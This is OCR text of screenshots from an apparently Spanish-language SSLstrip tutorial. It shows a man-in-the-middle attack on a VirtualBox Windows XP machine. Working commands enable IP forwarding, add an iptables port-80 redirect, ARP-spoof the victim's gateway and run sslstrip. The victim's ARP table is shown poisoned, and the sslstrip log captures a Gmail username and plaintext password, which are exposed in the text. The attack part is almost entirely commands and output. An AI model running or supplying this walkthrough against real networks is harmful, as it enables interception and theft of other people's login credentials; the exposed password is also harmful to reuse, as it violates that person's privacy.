

jaxvi@PortableIII: ~ - Terminal - Konsole
Sesión Editar Vista Marcadores Preferencias Ayuda
PortableIII:/home/jaxvi/HACKING# echo "1" > /proc/sys/net/ipv4/ip_forward
PortableIII:/home/jaxvi/HACKING# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
PortableIII:/home/jaxvi/HACKING# arpspoof -i wlan0 -t 192.168.1.35 192.168.1.1
0:21:5c:36:5f:a1 8:0:27:6e:b4:82 0806 42: arp reply 192.168.1.1 is-at 0:21:5c:36:5f:a1
0:21:5c:36:5f:a1 8:0:27:6e:b4:82 0806 42: arp reply 192.168.1.1 is-at 0:21:5c:36:5f:a1
0:21:5c:36:5f:a1 8:0:27:6e:b4:82 0806 42: arp reply 192.168.1.1 is-at 0:21:5c:36:5f:a1
0:21:5c:36:5f:a1 8:0:27:6e:b4:82 0806 42: arp reply 192.168.1.1 is-at 0:21:5c:36:5f:a1
0:21:5c:36:5f:a1 8:0:27:6e:b4:82 0806 42: arp reply 192.168.1.1 is-at 0:21:5c:36:5f:a1
0:21:5c:36:5f:a1 8:0:27:6e:b4:82 0806 42: arp reply 192.168.1.1 is-at 0:21:5c:36:5f:a1
Terminal
Terminal Nº 2
G/sslstrip-0.7 - Terminal - Konsole
-0.7$
Sistema
Tutorial SSLstrip
Gmail - Inbox - quint
jaxvi@PortableIII
VirtualBox [2]
30-03-10



Windows XP [Corriendo] - Sun VirtualBox
Máquina Dispositivos Ayuda
C:\WINDOWS\system32\cmd.exe
Dirección IP. . . . . : 192.168.1.35
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada : 192.168.1.1
Servidor DHCP . . . . . : 10.46.163.233
Servidores DNS . . . . . : 80.58.61.250
80.58.61.254
Concesión obtenida . . . . . : martes, 30 de marzo de 2010 0:57:27
Concesión expira . . . . . : viernes, 02 de abril de 2010 0:57:27
C:\Documents and Settings\jaxvi>arp -a
Interfaz: 192.168.1.35 --- 0x10003
Dirección IP Dirección física Tipo
192.168.1.1 00-02-cf-b4-af-32 dinámico
192.168.1.33 00-21-5c-36-5f-a1 dinámico
C:\Documents and Settings\jaxvi>arp -a
Interfaz: 192.168.1.35 --- 0x10003
Dirección IP Dirección física Tipo
192.168.1.1 00-21-5c-36-5f-a1 dinámico
192.168.1.33 00-21-5c-36-5f-a1 dinámico
C:\Documents and Settings\jaxvi>
Google
correo
Buscar
Búsqueda avanzada
Buscar en: la Web páginas en español páginas de España
Web Mostrar opciones...
Resultados 1 - 10 de aproximadamente 101.000.000 de correo. (0,18 segundos)
El Correo Digital: Edición de Vizcaya, diario con las últimas ...
Periódico del País Vasco con noticias locales de Bilbao, Vizcaya, Álava y Vitoria. Últimas noticias, fotos y vídeos, información local, guía de ocio y ...
www.elcorreo.com/ - En caché
Diario de Vizcaya y Álava, últimas ...
Deportes
Esquelas
Local
Actualidad
Ocio
Economía
Gente y TV
Más resultados de elcorreo.com »
Terminado
Inicio
correo - Buscar con Goo...
C:\WINDOWS\system...
Ctrl Derecho
Tutorial SSLstrip - C
Gmail - Inbox - quint
jaxvi@PortableIII [3
VirtualBox [2]
1:08
30-03-10


jaxvi@PortableIII: ~ - Terminal - Konsole
Sesión Editar Vista Marcadores Preferencias Ayuda
0:21:5c:36:5f:a1 8:0:27:6e:b4:82 0806 42: arp reply 192.168.1.1 is-at 0:21:5c:36:5f:a1
jaxvi@PortableIII: ~/HACKING/sslstrip-0.7 - Terminal - Konsole
Sesión Editar Vista Marcadores Preferencias Ayuda
jaxvi@PortableIII:~/HACKING/sslstrip-0.7$ python sslstrip.py -f -w sslstrip.log
sslstrip 0.6 by Moxie Marlinspike running...
jaxvi@PortableIII: ~/HACKING/sslstrip-0.7 - Terminal - Konsole <2>
Sesión Editar Vista Marcadores Preferencias Ayuda
jaxvi@PortableIII:~/HACKING/sslstrip-0.7$ tail -f sslstrip.log
Terminal
Sistema
Tutorial SSLstrip - C
Gmail - Inbox - quint
jaxvi@PortableIII
VirtualBox [2]
1:09
30-03-10


Windows XP [Corriendo] - Sun VirtualBox
Máquina Dispositivos Ayuda
C:\WINDOWS\system32\cmd.exe
Dirección IP. . . . . : 192.168.1.35
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada : 192.168.1.1
Servidor DHCP . . . . . : 10.46.163.233
Servidores DNS . . . . . : 80.58.61.250
80.58.61.254
Concesión obtenida . . . . . : martes, 30 de marzo de 2010 0:57:27
Concesión expira . . . . . : viernes, 02 de abril de 2010 0:57:27
correo - Buscar con Google - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://www.google.es/search?client=firefox-a&rls=org.mozilla%3Aes-ES%3Aofficial&channel=
Más visitados Comenzar a usar Fire... Últimas noticias
correo - Buscar con Google
La Web Imágenes Vídeos Maps Noticias Libros Gmail Más
Historial web | Configuración de búsqueda | Acceder
Google
correo
Buscar
Búsqueda avanzada
Buscar en: la Web páginas en español páginas de España
Web Mostrar opciones...
Resultados 1 - 10 de aproximadamente 101.000.000 de correo. (0,18 segundos)
El Correo Digital: Edición de Vizcaya, diario con las últimas ...
Periódico del País Vasco con noticias locales de Bilbao, Vizcaya, Álava y Vitoria. Últimas noticias, fotos y vídeos, información local, guía de ocio y ...
www.elcorreo.com/ - En caché
Diario de Vizcaya y Álava, últimas ...
Deportes
Esquelas
Local
Actualidad
Ocio
Economía
Gente y TV
Más resultados de elcorreo.com »
http://mail.google.com/mail/?hl=es&tab=wm
Inicio
correo - Buscar con G...
C:\WINDOWS\system32...
1:09
Ctrl Derecho
Tutorial SSLstrip - C
Gmail - Inbox - quint
jaxvi@Portablelll [3
VirtualBox [2]
1:09
30-03-10


Windows XP [Corriendo] - Sun VirtualBox
Máquina Dispositivos Ayuda
C:\WINDOWS\system32\cmd.exe
Dirección IP. . . . . : 192.168.1.35
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada : 192.168.1.1
Servidor DHCP . . . . . : 10.46.163.233
Servidores DNS . . . . . : 80.58.61.250
80.58.61.254
Concesión obtenida . . . . . : martes, 30 de marzo de 2010 0:57:27
Concesión expira . . . . . : viernes, 02 de abril de 2010 0:57:27
Gmail: correo electrónico de Google - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue
Más visitados Comenzar a usar Fire... Últimas noticias
Gmail: correo electrónico de Google
Gmail by Google
Bienvenido a Gmail.
La visión del correo electrónico de Google.
Gmail está basado en la idea de hacer que el correo electrónico resulte más intuitivo, eficiente y útil, e incluso divertido. Después de todo, Gmail tiene:
Menos spam
No recibas mensajes no deseados en la carpeta "Recibidos" gracias a la innovadora tecnología de Google.
Acceso para móviles
Para leer mensajes de Gmail desde tu teléfono móvil, introduce http://gmail.com/app en el navegador web de tu móvil. Más información
Mucho espacio
Más de 7438.648939 megabytes (y sigue en aumento) de
Acceda a Gmail con su
Cuenta de Google
Nombre de usuario: quintano.javier
Contraseña:
No cerrar sesión
Acceder
¿No puedes acceder a tu cuenta?
Terminado
Inicio
Gmail: correo electró...
C:\WINDOWS\system32...
1:10
Ctrl Derecho
Tutorial SSLstrip - C
Gmail - Inbox - quint
jaxvi@Portablelll [3
VirtualBox [2]
1:10
30-03-10


Windows XP [Corriendo] - Sun VirtualBox
Máquina Dispositivos Ayuda
C:\WINDOWS\system32\cmd.exe
Dirección IP. . . . . : 192.168.1.35
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada : 192.168.1.1
Servidor DHCP . . . . . : 10.46.163.233
Servidores DNS . . . . . : 80.58.61.250
80.58.61.254
Concesión obtenida . . . . . : martes, 30 de marzo de 2010 0:57:27
Concesión expira . . . . . : viernes, 02 de abril de 2010 0:57:27
Gmail: correo electrónico de Google - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://www.google.com/accounts/ServiceLoginAuth?service=mail
Más visitados Comenzar a usar Fire... Últimas noticias
Gmail: correo electrónico de Google
¿Desea que Firefox recuerde la contraseña para "quintano.javier" en google.com?
Recordar Nunca para este sitio Ahora no
Gmail by Google
Bienvenido a Gmail.
La visión del correo electrónico de Google.
Gmail está basado en la idea de hacer que el correo electrónico resulte más intuitivo, eficiente y útil, e incluso divertido. Después de todo, Gmail tiene:
Menos spam
No recibas mensajes no deseados en la carpeta "Recibidos" gracias a la innovadora tecnología de Google.
Acceso para móviles
Para leer mensajes de Gmail desde tu teléfono móvil, introduce http://gmail.com/app en el navegador web de tu móvil. Más información
Acceda a Gmail con su
Cuenta de Google
Nombre de usuario: quintano.javier
Contraseña:
La información de nombre de usuario o contraseña introducida no es correcta. [?]
Terminado
Inicio
Gmail: correo electró...
C:\WINDOWS\system32...
Ctrl Derecho
Tutorial SSLstrip - C
Gmail - Inbox - quint
jaxvi@PortableIII [3
VirtualBox [2]
30-03-10


jaxvi@PortableIII: ~ - Terminal - Konsole
Sesión Editar Vista Marcadores Preferencias Ayuda
:5f:a1
0:21:5c:36:5f:a1 8:0:27:6e:b4:82 0806 42: arp reply 192.168.1.1 is-at 0:21:5c:36
jaxvi@PortableIII: ~/HACKING/sslstrip-0.7 - Terminal - Konsole
Sesión Editar Vista Marcadores Preferencias Ayuda
jaxvi@PortableIII:~/HACKING/sslstrip-0.7$ python sslstrip.py -f -w sslstrip.log
sslstrip 0.6 by Moxie Marlinspike running...
jaxvi@PortableIII: ~/HACKING/sslstrip-0.7 - Terminal - Konsole <2>
Sesión Editar Vista Marcadores Preferencias Ayuda
jaxvi@PortableIII:~/HACKING/sslstrip-0.7$ tail -f sslstrip.log
2010-03-30 01:09:17,494 POST Data (safebrowsing.clients.google.com):
goog-malware-shavar;a:19041-19461:s:30241-30839:mac
goog-phish-shavar;a:85761-89600:s:54025-55922:mac
2010-03-30 01:10:59,664 SECURE POST Data (www.google.com):
ltmpl=default&ltmplcache=2&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F%3Fhl%3Des%26tab%3Dwm&service=mail&rm=false&dsh=-8358650025671420207&ltmpl=default&hl=es&ltmpl=default&scc=1&GALX=IlggMdKw2ps&Email=quintano.javier&Passwd=3s743sun4p4ssf4ls4&rmShown=1&signIn=Acceder&asts=
Terminal
Sistema
Tutorial SSLstrip - C
Gmail - Inbox - quint
jaxvi@PortableII
VirtualBox [2]
30-03-10